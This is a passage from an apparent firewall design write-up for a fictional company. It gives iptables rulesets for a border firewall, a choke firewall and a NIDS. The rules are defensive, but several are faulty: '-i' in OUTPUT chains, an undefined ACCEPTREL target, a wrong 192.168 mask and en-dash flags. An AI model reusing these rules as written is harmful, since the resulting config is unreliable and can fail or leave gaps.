Anti-spoofing (black list) for Internet interface; drops non-routable, multicast, and other whacky source addresses

```
-A FORWARD --in-interface eth2 --source 0.0.0.0/255.0.0.0 --jump LOGDROP
-A FORWARD --in-interface eth2 --source 10.0.0.0/255.0.0.0 --jump LOGDROP
-A FORWARD --in-interface eth2 --source 127.0.0.0/255.0.0.0 --jump LOGDROP
-A FORWARD --in-interface eth2 --source 169.254.0.0/255.255.0.0 --jump
LOGDROP
-A FORWARD --in-interface eth2 --source 172.16.0.0/255.240.0.0 --jump LOGDROP
-A FORWARD --in-interface eth2 --source 192.168.0.0/255.255.255.0 --jump
LOGDROP
-A FORWARD --in-interface eth2 --source 224.0.0.0/240.0.0.0 --jump LOGDROP
-A FORWARD --in-interface eth2 --source 255.255.255.255/255.255.255.255 --
jump LOGDROP
-A FORWARD --in-interface eth2 --jump FORWARD_ETH2
```

Drop everything else routed through this system

```
-A FORWARD --jump LOGDROP
```

OUTPUT chain processes outbound traffic generated from this local system

Accept established sessions and related traffic (FTP data channels, ICMP errors, etc.)

```
-A OUTPUT --match state --state ESTABLISHED --jump ACCEPT
-A OUTPUT --match state --state RELATED --jump LOGACCEPTRELATED
```

Accept NTP traffic to designated Internet time server

```
-A OUTPUT --out-interface eth2 --source 172.20.1.2 --destination 66.187.224.4
--protocol udp --match state --state NEW --match udp --destination-port 123 -
-jump LOGACCEPT
-A OUTPUT --out-interface eth2 --source 172.20.1.2 --destination 66.187.233.4
--protocol udp --match state --state NEW --match udp --destination-port 123 -
-jump LOGACCEPT
-A OUTPUT --out-interface eth2 --source 172.20.1.2 --destination
209.132.176.4 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT

Drop everything else generated from this local system
-A OUTPUT --jump LOGDROP
```

FORWARD_ETH0 chain processes routed packets incoming on Internal interface eth0

Accept DNS connections from Infrastructure Server in DMZ to Internet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol udp --match state --state NEW --match udp --destination-port 53 --
jump LOGACCEPT
```

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol tcp --match state --state NEW --match tcp --destination-port 53 --
jump LOGACCEPT
```

Accept FTP, HTTP, HTTPD connection from Infrastructure Server (Squid) to Internet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol tcp --match state --state NEW --match tcp --destination-port 21 --
jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol tcp --match state --state NEW --match tcp --destination-port 80 --
jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol tcp --match state --state NEW --match tcp --destination-port 443 -
-jump LOGACCEPT
```

Accept SMTP connections from Infrastructure Server in DMZ to Internet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.20
--protocol tcp --match state --state NEW --match tcp --destination-port 25 --
jump LOGACCEPT
```

Accept SSH admin connections from Corporate LAN to Border Router

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.20.1.1 --protocol tcp --match
state --state NEW --match tcp --destination-port 22 --jump LOGACCEPT
```

Accept HTTPS admin connections from Corporate LAN to VPN Management IP

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 172.20.2.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept NTP connections from Choke Firewall to Internet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.2
--destination 66.187.224.4 --protocol udp --match state --state NEW --match
udp --destination-port 123 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.2
--destination 66.187.233.4 --protocol udp --match state --state NEW --match
udp --destination-port 123 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source 172.21.1.2
--destination 209.132.176.4 --protocol udp --match state --state NEW --match
udp --destination-port 123 --jump LOGACCEPT
```

Drop everything else routed into interface eth0

```
-A FORWARD_ETH0 --jump LOGDROP
```

FORWARD_ETH1 chain processes routed packets incoming on VPN interface eth1

Accept DNS connections from VPN client IP pool to Infrastructure Server in DMZ

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.20 --protocol udp --match
state --state NEW --match udp --destination-port 53 --jump LOGACCEPT
```

Accept HTTP/HTTPS connection from VPN client IP pool to Application Web server in DMZ

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept HTTP/HTTPS connection from VPN client IP pool to Public Web server in DMZ

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.51 --protocol tcp --match
state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.51 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept HTTP/HTTPS connection from VPN client IP pool to Development/Intranet Web server in Data Center

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.50 --protocol tcp --
match state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.50 --protocol tcp --
match state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept SQL connections from VPN client IP pool to Application and Development/Intranet Database servers in Data Center

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.60 --protocol tcp --
match state --state NEW --match tcp --destination-port 1433 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.61 --protocol tcp --
match state --state NEW --match tcp --destination-port 1433 --jump LOGACCEPT
```

Accept Outlook/Exchange client connection from VPN client IP pool to Exchange mail server in Data Center

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 135 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 5000 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 5001 --jump LOGACCEPT
```

Accept Microsoft Network connections from VPN client IP pool to file server in Data Center

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.30 --protocol tcp --
match state --state NEW --match tcp --destination-port 445 --jump LOGACCEPT
```

Accept SSH and RDP admin connections from VPN client IP pool to Data Center subnet

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 22 --
jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 3389 --
jump LOGACCEPT
```

Accept SSH and RDP admin connections from VPN client IP pool to DMZ subnet

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 22 --
jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth0 --source
172.20.2.128/255.255.255.128 --destination 172.21.1.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 3389 --
jump LOGACCEPT
```

Drop everything else routed into interface eth1

```
-A FORWARD_ETH1 --jump LOGDROP
```

FORWARD_ETH2 chain processes routed packets incoming on Internet interface eth2

Accept HTTP/HTTPS connection from Internet to Application Web server in DMZ (services.giacent.com)

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.50 --protocol tcp --match state --state NEW --match tcp --
destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.50 --protocol tcp --match state --state NEW --match tcp --
destination-port 443 --jump LOGACCEPT
```

Accept HTTP/HTTPS connection from Internet to Public Web server in DMZ (www.giacent.com)

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.51 --protocol tcp --match state --state NEW --match tcp --
destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.51 --protocol tcp --match state --state NEW --match tcp --
destination-port 443 --jump LOGACCEPT
```

Accept SMTP connections from Internet to Infrastructure Server in DMZ (smtp.giacent.com)

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.20 --protocol tcp --match state --state NEW --match tcp --
destination-port 25 --jump LOGACCEPT
```

Accept DNS connections from Internet to Infrastructure Server in DMZ (ns1.giacent.com)

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.20 --protocol udp --match state --state NEW --match udp --
destination-port 53 --jump LOGACCEPT
```

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --source
sanitized_ISPSlave_IP --destination 172.21.1.20 --protocol tcp --match state
--state NEW --match tcp --destination-port 53 --jump LOGACCEPT
```

Reject IDENTD requests from Internet to Infrastructure Server; speeds SMTP mail delivery

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth0 --destination
172.21.1.20 --protocol tcp --match tcp --destination-port 113 --jump REJECT -
-reject-with tcp-reset
```

Drop everything else routed into interface eth2

```
-A FORWARD_ETH2 --jump LOGDROP
```

LOGACCEPT chain logs and accept connection

```
-A LOGACCEPT --jump LOG --log-prefix "ACCEPT " --log-level 6 --log-tcp-
sequence --log-tcp-options --log-ip-options
-A LOGACCEPT --jump ACCEPT
```

LOGACCEPTRELATED logs and accepts RELATED connections

```
-A LOGACCEPTRELATED --jump LOG --log-prefix "ACCEPT_REL " --log-level 6 --
log-tcp-sequence  --log-tcp-options --log-ip-options
-A LOGACCEPTRELATED --jump ACCEPT
```

LOGDROP logs and drops connection

```
-A LOGDROP --jump LOG --log-prefix "DROP " --log-level 6 --log-tcp-sequence
--log-tcp-options --log-ip-options
-A LOGDROP --jump DROP
```

Configure the ‘nat’ table, for Network Address Translation. Set policy to ACCEPT on all built-in chains and zero all packet counters.

```
*nat
:PREROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
```

PREROUTING chain processes traffic for NAT before routing decision is made

Destination NATs for "fake" public IP addresses of servers to real DMZ addresses

DNAT for Network Service server (DNS, SMTP, Squid proxy) (ns1.giacent.com, smtp.giacent.com, proxy.giacent.com)

```
-A PREROUTING --in-interface eth2 --destination X.Y.Z.3 --jump DNAT --to-
destination 172.21.1.20
```

DNAT for Application Web server (services.giacent.com)

```
-A PREROUTING --in-interface eth2 --destination X.Y.Z.4 --jump DNAT --to-
destination 172.21.1.50
```

DNAT for Public Web server (www.giacent.com)

```
-A PREROUTING --in-interface eth2 --destination X.Y.Z.5 --jump DNAT --to-
destination 172.21.1.51
```

OUTPUT chain processes locally-generated outbound traffic for NAT

"Hide" Source NAT for all outbound traffic from this system behind "fake" public IP address

```
-A OUTPUT --out-interface eth2 --source 172.20.1.2 --jump SNAT --to-source
X.Y.Z.2
```

POSTROUTING chain processes traffic for NAT after routing before being placed on the wire

Source NATs for servers on DMZ to "fake" public IP source addresses

SNAT for Choke firewall access to Internet NTP servers

```
-A POSTROUTING --out-interface eth2 --source 172.21.1.2 --jump SNAT --to-
source X.Y.Z.2
```

SNAT for Network Service server (DNS, SMTP, Squid proxy) (ns1.giacent.com, smtp.giacent.com, proxy.giacent.com)

```
-A POSTROUTING --out-interface eth2 --source 172.21.1.20 --jump SNAT --to-
source X.Y.Z.3
```

SNAT for SSH access to border router

```
-A POSTROUTING --out-interface eth2 --source 192.168.16.0/255.255.255.0 --
destination 172.20.1.1 --jump SNAT --to-source 172.20.1.2
```

Commit the changes to the running configuration

```
COMMIT
```

Choke Firewall

Purpose

The primary purpose of the choke firewall is to provide stateful-inspection firewalling of all traffic passing in or out of the GIAC Enterprises network, restricting access to services to those that are permitted to access them. The choke firewall inspects all traffic between the DMZ network and the GIAC Enterprises internal Corporate and Data Center LANs. The secondary purposes of the choke firewall are to perform anti-spoofing on inter-network traffic and provide Network Time Protocol (NTP) services to internal machines.

Administration

The choke firewall OS is routinely upgraded to the current major version within six (6) months of release. Bill also monitors the RedHat security advisories and checks the RedHat Network for needed patches and upgraded packages several times a week. If updates are available and needed, Bill schedules them for the next practical maintenance window.

Hardening and Configuration

See “Linux System Configuration and Hardening” for the operating system hardening and configuration process.

Configure boot-time interface parameters

- Eth0 = IP Address 192.168.16.1, netmask 255.255.255.0
- Eth1 = IP Address 192.168.8.1, netmask 255.255.255.0
- Eth2 = IP Address 172.21.1.2, netmask 255.255.255.0

Configure boot-time routing parameters

- Enable IP Forwarding (set /proc/sys/net/ipv4/ip_forward to 1)
- Add static routes
    - route add –net 0.0.0.0 netmask 0.0.0.0 gw 172.21.1.1

Configure OpenSSH and NTP (see Appendix X)

Configure Netfilter/IPTables start-up configuration

(/etc/sysconfig/iptables, listed in iptables-save format):

Configure the ‘filter’ table, for normal firewall inspection. Set policy to DROP on all built-in chains, configure user-defined chains, zero all packet counters.

```
*filter

:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:FORWARD_ETH0 - [0:0]
:FORWARD_ETH1 - [0:0]
:FORWARD_ETH2 - [0:0]
:LOGACCEPT - [0:0]
:LOGACCEPTRELATED - [0:0]
:LOGDROP - [0:0]
```

INPUT chain processes inbound traffic explicitly addressed to this local system

Accept loopback adapter traffic

```
-A INPUT -i lo --jump ACCEPT
```

Accept established sessions, log and accept related traffic (FTP data channels, ICMP errors, etc.)

```
-A INPUT --match state --state ESTABLISHED --jump ACCEPT
```

```
-A INPUT --match state --state RELATED --jump LOGACCEPTRELATED
```

Accept NTP service requests from Corporate LAN, Data Center LAN, and DMZ

```
-A INPUT --in-interface eth0 --source 192.168.16.0/255.255.255.0 --
destination 192.168.16.1 --protocol udp --match state --state NEW --match udp
--destination-port 123 --jump LOGACCEPT
-A INPUT --in-interface eth1 --source 192.168.8.0/255.255.255.0 --destination
192.168.8.1 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT
-A INPUT --in-interface eth2 --source 172.21.1.0/255.255.255.0 --destination
172.21.1.2 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT
```

Accept SSH connections from Corporate LAN

```
-A INPUT --in-interface eth0 --source 192.168.16.0/255.255.255.0 --
destination 192.168.16.1 --protocol tcp --match state --state NEW --match tcp
--destination-port 22 --jump LOGACCEPT
```

Drop everything else explicitly addressed to this local system

```
-A INPUT --jump LOGDROP
```

FORWARD chain processes traffic routed through this computer

Accept established sessions and related traffic (FTP data channels, ICMP errors, etc.)

```
-A FORWARD --match state --state ESTABLISHED --jump ACCEPT
-A FORWARD --match state --state RELATED --jump LOGACCEPTRELATED
```

Anti-spoofing (white list) for Corporate LAN interface eth0

```
-A FORWARD --in-interface eth0 --source 192.168.16.0/255.255.255.0 --jump
FORWARD_ETH0
```

Anti-spoofing (white list) for Data Center LAN interface eth1

```
-A FORWARD --in-interface eth1 --source 192.168.8.0/255.255.255.0 --jump
FORWARD_ETH1
```

Anti-spoofing (white list) for DMZ interface eth2

```
-A FORWARD --in-interface eth2 --source 172.21.1.0/255.255.255.0 --jump
FORWARD_ETH2
-A FORWARD --in-interface eth2 --source 172.20.2.128/255.255.255.128 --jump
FORWARD_ETH2
```

Drop everything else routed through this system

```
-A FORWARD --jump LOGDROP
```

OUTPUT chain processes outbound traffic generated from this local system

Accept established sessions and related traffic (FTP data channels, ICMP errors, etc.)

```
-A OUTPUT --match state --state ESTABLISHED --jump ACCEPT
-A OUTPUT --match state --state RELATED --jump LOGACCEPTRELATED
```

Accept NTP traffic to designated Internet time server

```
-A OUTPUT --out-interface eth2 --source 172.21.1.2 --destination 66.187.224.4
--protocol udp --match state --state NEW --match udp --destination-port 123 -
-jump LOGACCEPT
-A OUTPUT --out-interface eth2 --source 172.21.1.2 --destination 66.187.233.4
--protocol udp --match state --state NEW --match udp --destination-port 123 -
-jump LOGACCEPT
-A OUTPUT --out-interface eth2 --source 172.21.1.2 --destination
209.132.176.4 --protocol udp --match state --state NEW --match udp --
destination-port 123 --jump LOGACCEPT
```

Drop everything else generated from this local system

```
-A OUTPUT --jump LOGDROP
```

FORWARD_ETH0 chain processes routed packets incoming on Corporate LAN interface eth0

Accept DNS and Squid traffic from Corporate LAN to Infrastructure Server in DMZ

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.20 --protocol udp --match
state --state NEW --match udp --destination-port 53 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 8080 --jump LOGACCEPT
```

Accept HTTP and HTTP/S traffic from Corporate LAN to Application Web server

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept HTTP traffic from Corporate LAN to Application Web server

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.51 --protocol tcp --match
state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
```

Accept HTTP and HTTP/S traffic from Corporate LAN to Development/Intranet Web server

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.50 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept Outlook/Exchange client connection from Corporate LAN to Exchange mail server in Data Center

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 135 --jump LOGACCEPT
```

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 5000 --jump LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 5001 --jump LOGACCEPT
```

Accept Microsoft Network connections from Corporate LAN to file server in Data Center

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.30 --protocol tcp --match
state --state NEW --match tcp --destination-port 445 --jump LOGACCEPT
```

Accept SQL connections from Corporate LAN to Database servers in Data Center subnet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.0/255.255.255.0 --protocol
tcp --match state --state NEW --match tcp --destination-port 1433 --jump
LOGACCEPT
```

Accept NTP service requests from Corporate LAN to Boundary Firewall

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.1 --protocol udp --match
state --state NEW --match udp --destination-port 123 --jump LOGACCEPT
```

Accept SSH and RDP admin connections from Corporate LAN to Data Center subnet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.0/255.255.255.0 --protocol
tcp --match state --state NEW --match tcp --destination-port 22 --jump
LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth1 --source
192.168.16.0/255.255.255.0 --destination 192.168.8.0/255.255.255.0 --protocol
tcp --match state --state NEW --match tcp --destination-port 3389 --jump
LOGACCEPT
```

Accept SSH and RDP admin connections from Corporate LAN to DMZ subnet

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.0/255.255.255.0 --protocol
tcp --match state --state NEW --match tcp --destination-port 22 --jump
LOGACCEPT
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.21.1.0/255.255.255.0 --protocol
tcp --match state --state NEW --match tcp --destination-port 3389 --jump
LOGACCEPT
```

Accept SSH admin connections from Corporate LAN to Border Router

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.20.1.1 --protocol tcp --match
state --state NEW --match tcp --destination-port 22 --jump LOGACCEPT
```

Accept HTTPS admin connections from Corporate LAN to VPN Management IP

```
-A FORWARD_ETH0 --in-interface eth0 --out-interface eth2 --source
192.168.16.0/255.255.255.0 --destination 172.20.2.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Drop everything else routed into interface eth0

```
-A FORWARD_ETH0 --jump LOGDROP
```

FORWARD_ETH1 chain processes routed packets incoming on Data Center LAN interface eth1

Accept DNS and Squid connections from Data Center to Infrastructure Server in DMZ

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth2 --source
192.168.8.0/255.255.255.0 --destination 172.21.1.20 --protocol udp --match
state --state NEW --match udp --destination-port 53 --jump LOGACCEPT
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth2 --source
192.168.8.0/255.255.255.0 --destination 172.21.1.20 --protocol tcp --match
state --state NEW --match tcp --destination-port 8080 --jump LOGACCEPT
```

Accept SMTP connections from Exchange server in Data Center to Infrastructure Server in DMZ

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth2 --source
192.168.8.20 --destination 172.21.1.20 --protocol tcp --match state --state
NEW --match tcp --destination-port 25 --jump LOGACCEPT
```

Accept NTP service requests from Data Center LAN to Boundary Firewall

```
-A FORWARD_ETH1 --in-interface eth1 --out-interface eth2 --source
192.168.8.0/255.255.255.0 --destination 172.21.1.1 --protocol udp --match
state --state NEW --match udp --destination-port 123 --jump LOGACCEPT
```

Drop everything else routed into interface eth1

```
-A FORWARD_ETH1 --jump LOGDROP
```

FORWARD_ETH2 chain processes routed packets incoming on DMZ LAN interface eth2

Accept database connection from Application Web server in DMZ to Application Database server in Data Center

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source 172.21.1.50
--destination 192.168.8.60 --protocol tcp --match state --state NEW --match
tcp --destination-port 1433 --jump LOGACCEPT
```

Accept HTTP/HTTPS connection from VPN client IP pool to Development/Intranet Web server in Data Center

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.50 --protocol tcp --
match state --state NEW --match tcp --destination-port 80 --jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.50 --protocol tcp --
match state --state NEW --match tcp --destination-port 443 --jump LOGACCEPT
```

Accept SQL connections from VPN client IP pool to Application Database and Development/Intranet servers in Data Center

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.60 --protocol tcp --
match state --state NEW --match tcp --destination-port 1433 --jump LOGACCEPT
```

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.61 --protocol tcp --
match state --state NEW --match tcp --destination-port 1433 --jump LOGACCEPT
```

Accept Microsoft Network connections from VPN client IP pool to file server in Data Center

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.30 --protocol tcp --
match state --state NEW --match tcp --destination-port 445 --jump LOGACCEPT
```

Accept Outlook/Exchange client connection from VPN client IP pool to Exchange mail server in Data Center

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 135 --jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 5000 --jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.20 --protocol tcp --
match state --state NEW --match tcp --destination-port 5001 --jump LOGACCEPT
```

Accept SSH and RDP admin connections from VPN client IP pool to Data Center subnet

```
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 22 --
jump LOGACCEPT
-A FORWARD_ETH2 --in-interface eth2 --out-interface eth1 --source
172.20.2.128/255.255.255.128 --destination 192.168.8.0/255.255.255.0 --
protocol tcp --match state --state NEW --match tcp --destination-port 3389 --
jump LOGACCEPT
```

Drop everything else routed into interface eth2

```
-A FORWARD_ETH2 --jump LOGDROP
```

LOGACCEPT chain logs and accepts connection

```
-A LOGACCEPT --jump LOG --log-prefix "ACCEPT " --log-level 6 --log-tcp-
sequence --log-tcp-options --log-ip-options
-A LOGACCEPT --jump ACCEPT
```

LOGACCEPTRELATED logs and accepts RELATED connections

```
-A LOGACCEPTRELATED --jump LOG --log-prefix "ACCEPT_REL " --log-level 6 --
log-tcp-sequence  --log-tcp-options --log-ip-options
-A LOGACCEPTRELATED --jump ACCEPT
```

LOGDROP logs and drops connection

```
-A LOGDROP --jump LOG --log-prefix "DROP " --log-level 6 --log-tcp-sequence
--log-tcp-options --log-ip-options
-A LOGDROP --jump DROP
```

Commit the changes to the running configuration

```
COMMIT
```

Network Intrusion Detection System (NIDS)

Purpose

The purpose of the NIDS is to monitor the DMZ and Data Center LAN networks for out-of-specification traffic (from known exploits to suspicious traffic).

Administration

The NIDS OS is routinely upgraded to the current major version within six (6) months of release. Bill also monitors the RedHat security advisories and checks the RedHat Network for needed patches and upgraded packages several times a week. If updates are available and needed, Bill schedules them for the next practical maintenance window.

Hardening and Configuration

See “Linux System Configuration and Hardening” for the operating system hardening and configuration process.

Configure boot-time interface parameters:

- Eth0 = IP Address 192.168.8.21, netmask 255.255.255.0
- Eth1 = no IP Address, forced “up”
- Eth2 = no IP Address, forced “up”

Configure boot-time routing parameters

- Disable IP Forwarding (set /proc/sys/net/ipv4/ip_forward to 0)
- Add static routes
  - route add default gw 192.168.8.1

Configure OpenSSH and NTP (see Appendix X)

Configure Netfilter/IPTables start-up configuration

(/etc/sysconfig/iptables, listed in iptables-save format)

Configure the ‘filter’ table, for normal firewall inspection. Set policy to DROP on all built-in chains, configure user-defined chains, zero all packet counters.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:LOGACCEPT - [0:0]
:LOGACCEPTRELATED - [0:0]
```

```
:LOGDROP - [0:0]
```

INPUT chain processes inbound traffic explicitly addressed to this local system

Accept loopback adapter traffic

```
-A INPUT -i lo -j ACCEPT
```

Accept established sessions, log and accept related traffic (FTP data channels, ICMP errors, etc.) on eth0

```
-A INPUT –i eth0 -m state --state ESTABLISHED -j ACCEPT
-A INPUT –i eth0 -m state --state RELATED -j ACCEPTREL
```

Accept SSH sessions from Corporate LAN

```
-A INPUT –I eth0 -s 192.168.16.0/255.255.255.0 -p tcp -m state --state NEW -m
tcp --dport 22 -j LOGACCEPT
```

Accept all packets on stealth NIDS interfaces eth1 and eth2

```
-A INPUT -i eth1 -j ACCEPT
-A INPUT -i eth2 -j ACCEPT
```

Drop everything else explicitly addressed to this local system

```
-A INPUT -j LOGDROP
```

FORWARD chain processes traffic routed through this computer

Drop everything routed through this system

```
-A FORWARD -j LOGDROP
```

OUTPUT chain processes outbound traffic generated from this local system

Drop all outbound traffic on NIDS stealth interfaces eth1 and eth2

```
-A OUTPUT –i eth1 –j LOGDROP
-A OUTPUT –i eth2 –j LOGDROP
```

Drop all invalid outbound traffic on eth0

```
-A OUTPUT -m state --state INVALID -j LOGDROP
```

Accept all other outbound traffic on lo and eth0

```
-A OUTPUT -j ACCEPT
```

LOGACCEPT chain logs and accepts connection

```
